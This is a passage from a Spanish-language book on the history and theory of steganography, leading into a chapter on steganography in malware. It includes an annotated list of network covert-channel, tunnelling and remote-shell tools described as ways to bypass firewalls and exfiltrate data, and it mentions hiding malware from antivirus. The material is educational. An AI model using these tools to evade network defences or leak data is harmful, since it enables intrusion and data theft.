o bien para eliminarla, se tenga certeza de que existe o no. Las personas que aplican la ciencia del estegoanálisis se denominan **estegoanalistas**. En la práctica, la combinación de criptografía y esteganografía es vital para el desarrollo de sistemas de comunicación robustos, seguros y privados.

Para comprender el uso actual de la ciencia de la esteganografía, en el mundo real y la variedad de ataques documentados, es importante recordar las ideas reflejadas en el *problema del prisionero*⁶, formalizado por *G.J Simmons* en 1983. La descripción de este problema parte de la necesidad de comunicación entre dos entidades A y B, se supone por simplificación que se habla de personas, que son arrestadas y confinadas en celdas separadas. El objetivo que se plantea consiste en desarrollar un plan de fuga, intercambiando información a través de su guardián, dado que se les impide una comunicación directa. Si el guardián es medianamente competente no permitirá una comunicación cifrada, y si tiene la más mínima sospecha interrumpirá las comunicaciones. De este modo, A y B deben comunicarse de manera invisible usando algún tipo de esteganografía. Una forma de hacer esto es ocultar información en un mensaje de apariencia inocua, por ejemplo, una imagen. B podría dibujar un dibujo de una vaca azul en un pasto verde, y pedir al guardián que se lo pase a Alicia. Lógicamente el guardián observará el dibujo y al no alertar nada raro en él, si acaso un dibujo de arte abstracto, lo transmitirá sin saber que los colores del dibujo ocultan un mensaje. En este punto, es importante analizar los comportamientos posibles del guardián (atacante) ante la comunicación interceptada:

a) **Ataque pasivo.** El guardián puede analizar la información intercambiada, dejando que la comunicación tenga lugar si no advierte nada raro. En un entorno actual, telemático (redes de ordenadores), puede que el guardián sólo pueda analizar la información (en Internet) pero no interrumpirla.

b) **Ataque activo.** El guardián podría modificar la información, accidentalmente o a propósito, e incluso dañándola significativamente.

c) **Ataque malicioso.** El guardián puede modificar a su antojo la información ocultada en una cubierta con la intención de provocar una acción determinada en las entidades receptoras de dicha información.

En la literatura, encontrará cuatro grandes esquemas para diseñar procedimientos esteganográficos: esteganografía pura o clásica,

⁶ No confundir el problema del prisionero con el dilema del prisionero que se aplica en teoría de juegos - https://es.wikipedia.org/wiki/Problema_del_prisionero

esteganografía simétrica, esteganografía asimétrica⁷ y esteganografía cuántica⁸, usando procedimientos digitales o analógicos. En el mundo real (Internet), encontrará principalmente mecanismos de esteganografía pura (seguridad basada en oscuridad) y esteganografía simétrica. Permítame comentarlas brevemente.

- Esteganografía pura

La esteganografía pura o clásica, o más formalmente esteganografía basada en oscuridad, hace referencia a aquellos procedimientos analógicos y digitales que permiten ocultar información de manera muy variada y en soportes variopintos y cuya seguridad reside en que el potencial atacante o analista no conoce la técnica de ocultación ni el medio utilizado. En la mayoría de las ocasiones, el conocimiento del procedimiento de ocultación anula la seguridad proporcionada por este tipo de esteganografía. A pesar de todo esto, no piense el lector que la esteganografía moderna, más matemática y cuadrículada, ha desplazado completamente a la esteganografía más ingeniosa. Esta es una de sus grandes cualidades y el motivo por el cual es tan esquiva de detectar: puede presentarse en cualquier sitio donde el ingenio humano encuentre la posibilidad de ocultar información. De hecho, es el tipo de esteganografía más utilizada a lo largo de la historia, omitiendo nuestra breve existencia en el mundo hiperconectado y digital.

Reconozco que me apasiona los detalles de cualquier tipo de técnica de estas características llegando a bucear en libros variopintos o escritos de diferentes historiadores. La esteganografía clásica es tan antigua como la necesidad del ser humano de ocultar secretos, si bien es cierto que existe cierto consenso que uno de los testimonios más antiguos de uso de esteganografía se remonta

⁷ Son aquellos sistemas que requieren el uso de dos claves. Una clave pública para el proceso de ocultación y una clave privada para obtener el mensaje oculto. Si el lector desea profundizar en este tipo de estegosistemas un buen artículo de partida es *Ahn, L., Hopper, N. Public Key Steganography. Advances in Cryptology, Eurocrypt 2004. pp. 323-341.*

⁸ Estos sistemas aprovechan los conocimientos sobre física cuántica para diseñar sistemas que faciliten la ocultación de información. Existen varias formas de realizar esto, por ejemplo, aprovechándose del ruido cuántico o de los códigos correctores de errores cuánticos. El siguiente artículo puede facilitarle una introducción rápida a este temática - *Natori, S. Why Quantum Steganography Can Be Stronger Than Classical Steganography. Springer Berlin / Heidelberg, vol. 102/2006, pp. 235-240. ISBN: 978-3-540-33132-2.* Ideas parecidas se han utilizado en las últimas décadas para establecer comunicaciones enmascaradas utilizando diversas características de la naturaleza (comunicaciones atmosféricas con ciertas peculiaridades, ruido ambiente, etc.).

al siglo V a.C.⁹. La literatura recoge multitud de procedimientos, especialmente en los siglos XVI y XVII como culmen de la cultura renacentista, típicamente citados. Ejemplos habituales¹⁰, sin pretender ser exhaustivo, son:

- Las clásicas tintas invisibles, incluido tintas simpáticas específicas

Una referencia clásica a la hora de hablar de tintas invisibles se encuentra en el siglo I d.C. El naturalista, escritor y militar romano *Plinio el Viejo* refleja en su obra *Historia Natural* cómo la leche de la planta *Tithymalus* podía usarse como tinta invisible. Esta sustancia se vuelve transparente al secarse, pero calentándola suavemente se chamusca y se pone marrón. Desde entonces, es conocido como muchos fluidos orgánicos se comportan de manera similar, dado que son ricos en carbono. En la práctica, es posible improvisar tinta invisible con leche, zumo de limón (en general, zumos de frutas), vinagre, vino o azúcar diluida. Se ha documentado como incluso sustancias generadas por el cuerpo humano podrían servir también como tinta invisible como la propia orina o el uso del semen. Una variación curiosa del concepto de tinta invisible apareció en el siglo XVI, cuando el científico italiano *Giovanni Battista della Porta* describió cómo esconder un mensaje

⁹ Las *Historias* del historiador griego *Heródoto de Halicarnaso* (484 a.C. – 425 a.C.) recoge en sus crónicas los conflictos entre Grecia y Persia, de especial interés desde el punto de vista de la esteganografía. Según *Heródoto*, fue la escritura oculta lo que permitió a los estados griegos evitar ser ocupada por una Persia opresora. Este hecho queda reflejado en la *historia de Histieo*. *Histieo* desde la corte de Persia quería alentar a su yerno *Aristágoras de Mileto* para que se revelara contra el rey de Persia. Para transmitir sus instrucciones de forma segura, *Histieo* afeitó la cabeza de un mensajero, y tatuó el mensaje en su cuero cabelludo esperando a continuación a que le volviera a crecer el pelo. El mensajero pudo viajar sin levantar sospechas y hacer llegar la información que fue revelada al afeitarse la cabeza. Esta “sutil” comunicación permitió a los griegos percatarse de los planes persas para conquistarlos. Otra de las crónicas de *Heródoto* versa sobre la *historia de Demerato*. En esta historia se describe el interés de *Demerato* de avisar a Esparta de que el rey persa *Jerjes* estaba planeando invadir Grecia. Este aviso no fue sencillo. La dificultad, recaía en como enviar el mensaje sin que fuera interceptado por los vigías persas ingenizando para ello un canal de comunicación encubierto. El mecanismo de comunicación consistió en retirar la cera de un par de tablillas de madera, escribir la alerta de la proliferación militar en Persia y luego cubrir el mensaje con cera. Esta tabla, aparentemente en blanco, pasó completamente desapercibida, incluso para sus receptores durante un tiempo, hasta que descubrieron el método tan sutil de comunicación. Como resultado obvio de esta advertencia, los griegos comenzaron a armarse.

¹⁰ Canales subliminales – Esteganografía.
<http://www.criptored.upm.es/crypt4you/temas/privacidad-proteccion/leccion7/leccion7.html>

dentro de un huevo cocido. El proceso consistía en hacer una tinta con una mezcla de una onza de alumbre y una pinta de vinagre, y escribir el mensaje utilizando esta tinta sobre la cáscara. La solución penetra la cáscara porosa y deja un mensaje en la superficie de la albúmina del huevo duro, que sólo se puede leer si se pela el huevo.

- Esteganografía textual, con énfasis en las rejillas

En 1997, Friedrich L. Bauer en *Decrypted Secrets. Methods and Maxims of Cryptology* realizó una clasificación de los procedimientos de esteganografía textual que puede resumir muy bien las tendencias en procedimientos de ocultación en textos. Según ésta, la esteganografía textual puede explicarse en dos grandes ramas: open codes y semagrams, en terminología inglesa. Una versión más actual y completa, la cual le recomiendo encarecidamente su lectura, es el libro gratuito que escribí sobre Esteganografía Lingüística en 2019 que puede descargarse de mi GitHub personal - <https://github.com/mindcrypt/libros>

- Esteganografía en partituras de música

El científico alemán *Gaspar Schott* (1608-1666) documentaría en su libro *Schola Steganographica* como ocultar mensajes en partituras de música, haciendo equivaler una nota musical concreta con una letra. A lo largo de la historia española se han documentado múltiples ejemplos y adaptaciones de este tipo de técnica de ocultación.

37.—Criptógrafo Guyot. Sólo á título de curiosidad, pero sin que ofrezca ventaja alguna práctica, describiremos este ingenioso aparato que su autor publicó en su obra de *Física Recreativa* (1).

Se compone de dos discos concéntricos, fijo el mayor y movable ó giratorio el menor, como en el criptógrafo Grivel, que ya hemos descrito.

En el mayor están dibujadas las 26 letras por orden alfabético, y en otro anillo interior, los distintos números que indican el compás en la música. El menor está dividido también en 26 divisiones, y sobre cada una de ellas lleva una ó dos notas de música, según se ve en la figura, que sirven para substituir las letras del texto claro. Además, lleva las tres claves usadas en música.



(1) *Physique Amusante*. La idea no es nueva, ni mucho menos, pues ya el P. Schott, en la página 322 y siguientes de su *Schola steganographica*, 1665, Nurember, explica un procedimiento análogo, que copia J. B. Friderici en su *Cryptographia*, 1684, Hamburgo.

Ilustración 1. A lo largo de la historia se han documentado múltiples ejemplos de protección y ocultación de información mediante partituras. En el libro *TRATADO DE CRIPTOGRAFÍA CON APLICACIÓN ESPECIAL AL EJÉRCITO* de J.G. Carmona puede observar ejemplos concretos en su aplicación al español - <https://publicaciones.defensa.gob.es/tratado-de-criptografia-con-aplicacion-especial-al-ejercito.html>

- Esteganografía en dibujos geométricos

John Wilkins (1614-1672), religioso y naturalista inglés, desarrollo diversas obras relacionadas directamente con el mundo de la criptografía y esteganografía como *Mercury, or The Secret and Swift Messenger* en 1641. En ellas es destacable el desarrollo de procedimientos para ocultar información utilizando dibujos geométricos. A lo largo de la historia se han reflejado técnicas de ocultación similares. Un ejemplo es desde finales del siglo XVIII hasta por lo menos la Guerra de la Independencia

Estadounidense (siglo XIX) los esclavos afroamericanos habilitaron mecanismos de comunicación enmascarada, aprovechando las tradiciones de su civilización, cultura y religión. La obra *Hidden in Plain View: A Secret Story of Quilts and the Underground Railroad*, de Jacqueline L. Tobin y Raymond G. Dobard, profundiza en muchos aspectos de los diferentes medios y códigos secretos que permitieron a los esclavos alcanzar su libertad. A lo largo de los años los esclavos afroamericanos constituyeron una red encubierta (en terminología inglesa *Underground Railroad*) apoyados por familias blancas comprometidas para asistir a los esclavos fugitivos. Según esta obra se habilitó casas seguras, estaciones y refugios para ocultarse, así como diferentes códigos secretos de comunicación para facilitar a los esclavos el viaje a la libertad. Uno de los códigos de comunicación oculto consistía en bordar en colchas (en terminología inglesa *Quilt Code*) una serie de patrones que proporcionaban determinada información. Los captores no veían nada raro en que las mujeres de los esclavos colgaran las colchas al aire libre para airearlas, especialmente en primavera y meses de verano. Lo que no sospechaban es que cada colcha facilitaba a los esclavos que querían fugarse su camino a la libertad. Las colchas tenían bordados especiales que facilitaban la huida de los esclavos. La simbología de los patrones bordados era muy variada, por ejemplo, proporcionaban la dirección por donde escapar, indicaban si era necesario preparar herramientas para el largo viaje, tomar mejor un camino por la montaña, indicativo que una persona es segura para hablar, no andar en línea recta para evitar rastreos, etc.




Ilustración 2. Patrón “Bow Tie”. Este patrón indica a los esclavos que se deshagan de su ropa vieja y busquen otra para encajar mejor en la nueva ciudad

- Técnica del micropunto

Durante la guerra Franco-Prusiana de 1870-1871, mientras París y el emperador Napoleón III se encontraban sitiados, y sus canales de comunicación interrumpidos, se habilitaron una serie de mecanismos para enviar mensajes micro fotografiados utilizando palomas mensajeras, aves con la capacidad de recorrer grandes distancias¹. Durante la guerra ruso-japonesa de 1905 los oficiales ocultaban imágenes microscópicas en lugares tan curiosos como los agujeros de la nariz, los oídos o incluso debajo de las uñas. En la II Guerra Mundial, apareció la técnica de ocultación conocida como **micropunto**, donde reducían fotográficamente una página de texto a un punto de menos de 1 milímetro de diámetro y luego escondían este micropunto sobre un punto en un texto de una carta aparentemente inocua. Esta técnica tuvo gran uso durante la Guerra Fría y hasta hoy día puede ser un recurso más de los servicios de inteligencia actuales. Su versatilidad es enorme, estos micropuntos podrían ocultarse y transmitirse de diversas maneras, por ejemplo, en una carta de correo ocultada bajo un sello postal.

Adicionalmente a todos estos ejemplos, siempre me gusta citar por la creatividad asociada a esta disciplina el caso de DeCSS¹¹ o la técnica de *Chaffing and Winnowing*¹². Si no la conoce le recomiendo que la estudie en

¹¹ En octubre de 1999 el grupo de hackers denominado *MoRE* (Masters of Reverse Engineering) publicó en Internet el código fuente del programa *DeCSS*¹¹ (Decoder Content Scramblins System) un software que anulaba el sistema de protección de los DVD y facilitaba su reproducción, inicialmente, en sistemas GNU/Linux. Poco después, la industria llevó a juicio al único miembro del grupo con identidad conocida. El joven noruego *Jon Johansen* (de 15 años) fue acusado de robo de datos y el desarrollo de software que facilitaría la piratería al ir en contra de las leyes de propiedad intelectual. Al mismo tiempo, la *MPAA* (*Motion Picture Association of America*) empezó a demandar a todo aquel sitio web que almacenara o enlazara a una copia de dicho programa. Como forma de protesta contra el juicio al joven *Jon Johansen*, y para evidenciar las contradicciones de la legislación que prohibía la publicación del programa *DeCSS* se propuso representar el código fuente del programa ilegal bajo una forma completamente legal. Se pensó en convertir la información binaria del programa en un número, concretamente en un número primo. La ventaja fundamental de esta elección fue la distribución (la facilidad para llegar a un mayor número de personas), especialmente si se conseguía un primo de gran tamaño. Esta idea era magnífica ya que no existía jurisprudencia para prohibir la publicación de un número primo. <https://en.wikipedia.org/wiki/DeCSS>, https://en.wikipedia.org/wiki/Illegal_prime, <http://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/mccarthy-prime-decoder.txt>, <https://www.cs.cmu.edu/~dst/DeCSS/Gallery/Stego/>

¹² En 1998, el criptógrafo *Ronald L. Rivest* (uno de los creadores del algoritmo RSA) propuso una técnica criptográfica que permite confidencialidad en un canal inseguro sin usar cifrado (evitando así las leyes de exportaciones de algoritmos criptográficos), esta técnica denominada *Chaffing and Winnowing*, puede ser considerada como una forma

detalle. Sin olvidar, la esteganografía más casera o analógica, vinculada en muchas ocasiones a servicios de inteligencia.

Britain spied on Russia with 'fake rock'

Russia knew about it 'for some time,' ex-government official says **CONFIRMADO**

The Associated Press Posted: Jan 19, 2012 9:40 AM ET | Last Updated: Jan 20, 2012 9:47 AM ET **CBC News**



A fake rock that allegedly had been used by a British spy ring in Moscow is put on display on Russian Television on Jan. 26, 2006. (RTR-Russian Television Channel/Associated Press)

Ilustración 3. Mecanismos de esteganografía pura basada en la utilización de elementos físicos para enmascarar comunicaciones ocultas. La piedra de la discordia¹³

intermedia entre criptografía y esteganografía. En su funcionamiento básico, un emisor envía varios mensajes a un receptor. Cada uno de los mensajes debe estar en claro (se respeta así las legislaciones nacionales que aunque permitían la exportación de software de firmas digitales sin restricciones, si limitaban los algoritmos con capacidad de cifrado) pero adicionalmente se le añade una información extra: un número de serie (para facilitar la recuperación de la información y detección de errores) y una información de autenticación, concretamente un código de autenticación o MAC (*Message Authentication Code*). Emisor y receptor comparten una clave secreta de autenticación que facilitará la creación de dichos MACs. Para un mensaje válido, el emisor le añadirá al mensaje un número de serie y un código de autenticación MAC, calculado como resultado de aplicar todo el contenido anterior a un algoritmo generador MAC (por ejemplo, HMAC-SHA1) usando para ello la clave secreta de autenticación. Por cada mensaje real, se produce otro de pega (en terminología inglesa “chaff”) con números de serie razonables y un código de autenticación no válido para la clave empleada. La confidencialidad en esta propuesta no está basada en la dificultad de romper un esquema de cifrado, si no en la dificultad del atacante en diferenciar los mensajes reales de los falsos. En la recepción, se recalcula el MAC del paquete utilizando el número de serie y mensaje recibido, para ello se introduce esta información en un algoritmo generador (por ejemplo, HMAC-SHA1) y se utiliza la clave secreta de autenticación. Si el MAC calculado coincide con el recibido, quiere decir que ese es el mensaje correcto, si no el mensaje se descarta. Este proceso es denominado “Winnowing”.

¹³ A principios del año 2006, la televisión estatal rusa difundió un vídeo sobre la presunta actividad de espionaje de algunos miembros de la embajada británica en Moscú. Una piedra permitiría pasar de forma desapercibida un dispositivo de espionaje. En dicho programa, personas que afirmaron pertenecer al servicio secreto ruso interceptaron una operación británica para espiar en su territorio. Agentes británicos colocaron un aparato en una piedra falsa en una calle de Moscú, de la que descargaban información con la

- **Estegosistemas de clave simétrica**

Es el esquema de estegosistema más común, el que se utiliza en la gran mayoría de herramientas disponibles en Internet. Emisor y receptor comparten una clave secreta (estegoclave) y toda la seguridad del sistema se aposenta en ella. Esta nueva vertiente consiste en que la seguridad de los procedimientos esteganográficos no depende de mantener en secreto el algoritmo o la técnica de ocultación (idea basada en los principios de *Kerckhoffs*¹⁴), e incluso tampoco del tipo de la tapadera/cubierta utilizada¹⁵. La seguridad recae exclusivamente en mantener una pequeña información secreta entre los intervinientes de la comunicación enmascarada, típicamente una clave, o al menos eso se supone hasta que un estegoanalista demuestre lo contrario. Obviamente, no se debe ser excesivamente elitista con esta definición. El mejor método esteganográfico es aquel que funciona (no es detectado), esté basado en esteganografía clásica o moderna. Lógicamente una técnica esteganográfica moderna, más robusta y que supone al atacante la capacidad de emplear ataques avanzados, debería ser mejor técnica para hacer invisible nuestras comunicaciones.

De la clave del sistema, estegoclave, pueden derivarse subclaves que se utilicen para cifrar la información a ocultar y tiene utilidad en el proceso de ocultación. Por ejemplo, si el algoritmo esteganográfico modifica los bits de los píxeles de una imagen de manera pseudoaleatoria, es común, que subclaves derivadas de la estegoclave primaria alimenten un generador de números pseudoaleatorios del cual se obtienen las posiciones de los píxeles concretos a modificar. Un ejemplo típico de esta propuesta es, por ejemplo, la herramienta F5, cuyo algoritmo es público, y la tapadera elegida, imágenes digitales en formato JPEG.

ayuda de un dispositivo portátil. Según la televisión, se encargaban de esta operación cuatro miembros de la embajada británica y un ciudadano ruso, reclutado por el servicio secreto del Reino Unido que fue detenido posteriormente.

¹⁴ https://es.wikipedia.org/wiki/Principios_de_Kerckhoffs

¹⁵ Un atacante podría conocer el mecanismo por el que nos comunicamos, por ejemplo, con imágenes digitales en formato JPEG, y no ser capaz de diferenciar una imagen JPEG con información oculta de una imagen JPEG sin información oculta.




Ilustración 4. Esquema de esteganografía simétrica

Aunque existen múltiples técnicas y esquemas de uso de la esteganografía en comunicaciones analógicas, la irrupción de las telecomunicaciones e informática ha decantado los procedimientos esteganográficos modernos hacia canales y formatos digitales. Así, en las últimas décadas, ya sea usando esteganografía pura (basada en oscuridad) o esteganografía simétrica, se han publicado propuestas de ocultación de información de todo tipo¹⁶. Algunas de ellas se engloban en las siguientes categorías:

- **Ocultación en contenido multimedia (imágenes, audio y video digital)**
- **Tecnologías web** (cabeceras http, cookies, etc.) **y lenguajes de marcado HTML/XML** (ocultación basada en caracteres invisibles, modificación de los caracteres de las etiquetas alternando mayúsculas y minúsculas al ser éstas *insensitive* y ocultación basada en el orden de los atributos de una etiqueta).
- **Ocultación en la redundancia de las instrucciones máquina en ficheros ejecutables**. Ej., Hydan¹⁷, Steg86¹⁸, etc.
- **Esteganografía en protocolos de comunicación** (SOAP, HTTP, TCP, UDP, Ipv4, Ipv6, DHCP, ICMP, IPSEC, IGMP, FTP, DNS, 802.2, 802.3, redes inalámbricas, “accesorios” de mails, etc.) para establecer canales encubiertos (*network steganography*¹⁹) para saltarse protecciones

¹⁶ <https://github.com/mindcrypt/covertchannels-steganography>

¹⁷ <http://www.crazyboy.com/hydan/>

¹⁸ <https://crates.io/crates/steg86>

¹⁹ Conceptos socorridos dentro de la disciplina de network steganography son las técnicas MLS (MultiLayer Steganography) e IPS (Inter-Protocol Steganography).

corporativas como, por ejemplo, cortafuegos (típicamente utilizando campos reservados, campos redundantes o el reordenamiento de paquetes). Un listado de herramientas, a modo de ejemplo, de esta naturaleza es:

Protocolo IPv4: StegTunnel²⁰ (campo identificación datagramas IP)
Protocolo TCP: Covert_tcp²¹, StegTunnel (campo número de secuencia)
Protocolo ICMP: troyano Loki²³ (ICMP echo Reply/ICMP echo request), IcmpShell²⁴, Pingtunnel²⁵, Timeshifter (intervalos de tiempo)²⁶, ICMPStegano²⁷
Protocolo IPv6: VoodooNet (voodooon3t)²⁸ ²⁹ (Ipv6 sobre Ipv4), IPv6-steganography³⁰, IPV6teal (<https://github.com/christophetd/IPv6teal>), <https://github.com/n3m351d4/IPv6-Attacks-and-Covert-Channels>
Protocolo DNS: dnssteganography³¹, Netcross³², [denise, dns2tcp, dnscapy, dnscat, heyoka, iodine, psudp, squeeza, TUNS³³, dnscat2, dnsExfiltrator...
Protocolo HTTP: HttpTunnel³⁴, Firepass³⁵ (transferencia de datos TCP/UDP en mensajes HTTP POST), HCovert³⁶, Cctt³⁷, http cookies, Mística...
Capa de aplicación: MailTunnel³⁸, MsnShell³⁹ (shell remoto Linux a través del protocolo MSN), StegTorrent⁴⁰, g00gle Crewbots⁴¹.
SCAPY (<https://scapy.net/>) - <https://seguridadyredes.wordpress.com/2009/12/03/scapy-manipulacion-avanzada-e-interactiva-de-paquetes-parte-1/>

²⁰ <https://packetstormsecurity.com/files/31731/stegtunnel-0.4.tar.gz.html>

²¹ <http://www.securityfocus.com/tools/1475>

²² <https://blog.romanrui.com/using-icmp-to-deliver-shellcode>

²³ https://en.wikipedia.org/wiki/Loki_%28computer%29

²⁴ <http://icmpshell.sourceforge.net/>

²⁵ <http://www.mit.edu/afs.new/sipb/user/golem/tmp/ptunnel-0.61.orig/web/>

²⁶ Transmissions of data through time based covert channels across a network - <https://www.anfractuosity.com/projects/timeshifter/>

²⁷ <https://github.com/pshanoop/ICMPStegano>

²⁸ Covert channel tool hides data in IPv6 - <http://www.securityfocus.com/news/11406>

²⁹ IPv6/ICMPv6 Covert channels - <https://www.defcon.org/images/defcon-14/dc-14-presentations/DC-14-Murphy.pdf>

³⁰ <https://github.com/bpafoshizle/IPv6-Steganography>

³¹ <https://code.google.com/p/dnssteganography/>

³² <https://www.primianotucci.com/os/netcross-ip-over-dns-tunneling>

³³ <https://www.sans.org/reading-room/whitepapers/dns/detecting-dns-tunneling-34152>

³⁴ <http://http-tunnel.sourceforge.net/>

³⁵ http://www.gray-world.net/pr_firepass.shtml

³⁶ (<http://sourceforge.net/projects/hcovert/>)

³⁷ http://gray-world.net/projects/cctt/win32_cctt/

³⁸ <http://www.securityfocus.com/tools/1309>

³⁹ http://www.gray-world.net/es/pr_msnshell.shtml

⁴⁰ <http://stegtorrent.sourceforge.net/>

⁴¹ http://www.gray-world.net/pr_gbot.shtml

- **Ocultación de información en sistemas ficheros⁴² y soportes de almacenamiento** (fragmentación interna/externa, Alternate Data Stream ADS-NTFS⁴³, ficheros borrados, etc.).
- **Malware oculto en hardware y puertas traseras en microchips.**
- **Esteganografía lingüística⁴⁴.**

Independientemente de la técnica o estegomedio utilizado es necesario comprender los posibles parámetros y modelos del atacante a la hora de vulnerar la esteganografía.

En el diseño y uso de procedimientos esteganográficos deberemos evaluar el balance de tres parámetros: invisibilidad, robustez y capacidad de ocultación. Por desgracia, no es posible maximizar los tres parámetros. A menudo, para tener comunicaciones “más” invisibles será a costa de una menor capacidad de ocultación, si deseamos que nuestra información permanezca en un estegomedio, incluso cuando haya ataques activos, habrá una penalización importante en la reducción de la cantidad de información útil a ocultar y aumentará su visibilidad.

En todo lo anterior, dependerá, por tanto, mucho de los avances en detección de comunicaciones, estegoanálisis. En mi GitHub dispone de un listado actualizado de las herramientas más famosas de detección⁴⁵. Adicionalmente, si se encuentra en un escenario en el que tuviera que realizar algún proceso de ingeniería inversa a una herramienta le recuerdo algunos ataques que le podrían ayudar en esa tarea:

- **Ataque basado en stego-objeto:** el estegoanalista solo tiene acceso a una colección de cubiertas con información oculta.

⁴² Hide Artifacts: Hidden Files and Directories - <https://attack.mitre.org/techniques/T1564/001/>

⁴³ C2 With It All: From Ransomware To Carding - <https://blog.talosintelligence.com/2019/11/c2-with-it-all.html>

⁴⁴ En 1997, *Friedrich L. Bauer (Decrypted Secrets. Methods and Maxims of Cryptology)* realizó una clasificación de los procedimientos de esteganografía textual que puede resumir muy bien las tendencias en procedimientos de ocultación en textos antes de la última década del siglo XX. Según ésta, la esteganografía textual puede explicarse en dos grandes ramas: códigos abiertos (señales, cifradores nulos, rejillas) y semagramas (*textuales o visuales*). Bajo mi punto de vista esta clasificación es un tanto simple. Para una mejor visión de esta disciplina recomiendo la lectura de mi libro gratuito - <https://github.com/mindcrypt/libros/blob/master/Esteganograf%C3%ADa%20ling%C3%BC%C3%ADstica%20y%20canales%20encubiertos%20-%20libro.pdf>

⁴⁵ <https://github.com/mindcrypt/covertchannels-steganography>

- **Ataque basado en texto claro conocido:** el atacante tiene un conjunto de estego-objetos de los que conoce el correspondiente mensaje oculto.
- **Ataque con texto claro escogido:** el atacante puede obtener estego-objetos correspondientes a un conjunto arbitrario de textos claros (cifrados) de su propia elección.
- **Ataque adaptativo de texto claro escogido:** como un ataque de texto claro escogido, pero el atacante puede elegir textos claros subsiguientes basándose en la información obtenida.
- **Ataque de clave relacionada:** como un ataque de texto claro escogido, pero el atacante puede obtener estego-objetos utilizando claves diferentes. Las claves son desconocidas, pero la relación entre ambas es conocida; por ejemplo, dos claves que difieren en un bit.

Todo lo anterior permite al lector, de forma rápida, observar cómo ha evolucionado la esteganografía. En la antigüedad, su utilización estaba restringida a una población reducida, típicamente con formación en escritura y lectura, como militares, diplomacia, políticos o artistas. Hoy día, su utilización es generalizada y tiene un impacto en la sociedad civil, con resultados positivos y negativos. Se han documentado usos para la defensa de libertades civiles (libertad de expresión y comunicación), así como otros usos más nefastos como su utilización para sincronizar planes terroristas o espionaje gubernamental. Pero no queda ahí su utilidad, como veremos a lo largo del libro, la esteganografía, y variantes, se utiliza en el día a día para vulnerar la seguridad de las redes de ordenadores, facilitando el anonimato y la fuga de información (espionaje industrial) o la creación de malware invisible a software antivirus.

Capítulo 1. Esteganografía en malware. Una década industrializando malware

Sé extremadamente misterioso, incluso hasta el punto de la ausencia de sonido. De esta manera podrás ser el director del destino de tu oponente.

Sun Tzu

1.1 Definición de conceptos y técnicas esteganográficas para ocultar malware – TTP (Tactics, Techniques, Procedures) esteganográficos

La ocultación de código malicioso no es una tarea ni mucho menos nueva. Una muestra de ello son los sistemas de ofuscación y criptografía en el mundo del código malicioso, malware. La criptovirología^{46,47} es una amplia disciplina que estudia cómo poder utilizar el potencial de la criptografía con este fin. Históricamente la criptografía, o mecanismos de ofuscación más sencillos, en el mundo del malware, se han utilizado para ocultar código ejecutable a los mecanismos de detección, típicamente antivirus. Si usted es un interesado del mundo de los virus informáticos recordará, en la década de los 90⁴⁸ y en adelante, la presencian de virus polimórficos⁴⁹ con motores de cifrado que descifraban en memoria RAM las partes del código que se quería ejecutar y ocultar a los antivirus de entonces, basados en firmas (análisis del fichero). Si desea dedicarse a esta disciplina, le recomiendo encarecidamente conocer el pasado y las referencias clásicas⁵⁰.

La esteganografía también ha presentado, y presenta, un importante papel en la ocultación de código malicioso. Aunque el lector menos avezado pueda pensar que la aplicación de esta disciplina, con este fin, consiste en aplicar simplemente una de las muchas técnicas disponibles, es cierto que, un estudio de la literatura vigente y de las muestras de malware disponibles permiten, al menos en una primera aproximación, definir potenciales TTPs (Techniques Tactics Procedures) esteganográficos.

⁴⁶ En 1996, Adam Young y Moti Yung investigadores de la Universidad de Columbia en EEUU publicaron lo que se considera el primer trabajo de criptovirología - <https://ieeexplore.ieee.org/document/502676>

⁴⁷ <https://en.wikipedia.org/wiki/Cryptovirology>

⁴⁸ <https://hackstory.net/29A>

⁴⁹ [https://es.wikipedia.org/wiki/Polimorfismo_\(malware\)](https://es.wikipedia.org/wiki/Polimorfismo_(malware))

⁵⁰ Malicious Cryptography. Exposing Cryptovirology - <https://www.amazon.es/Malicious-Cryptography-Cryptovirology-Adam-Young/dp/0764549758>

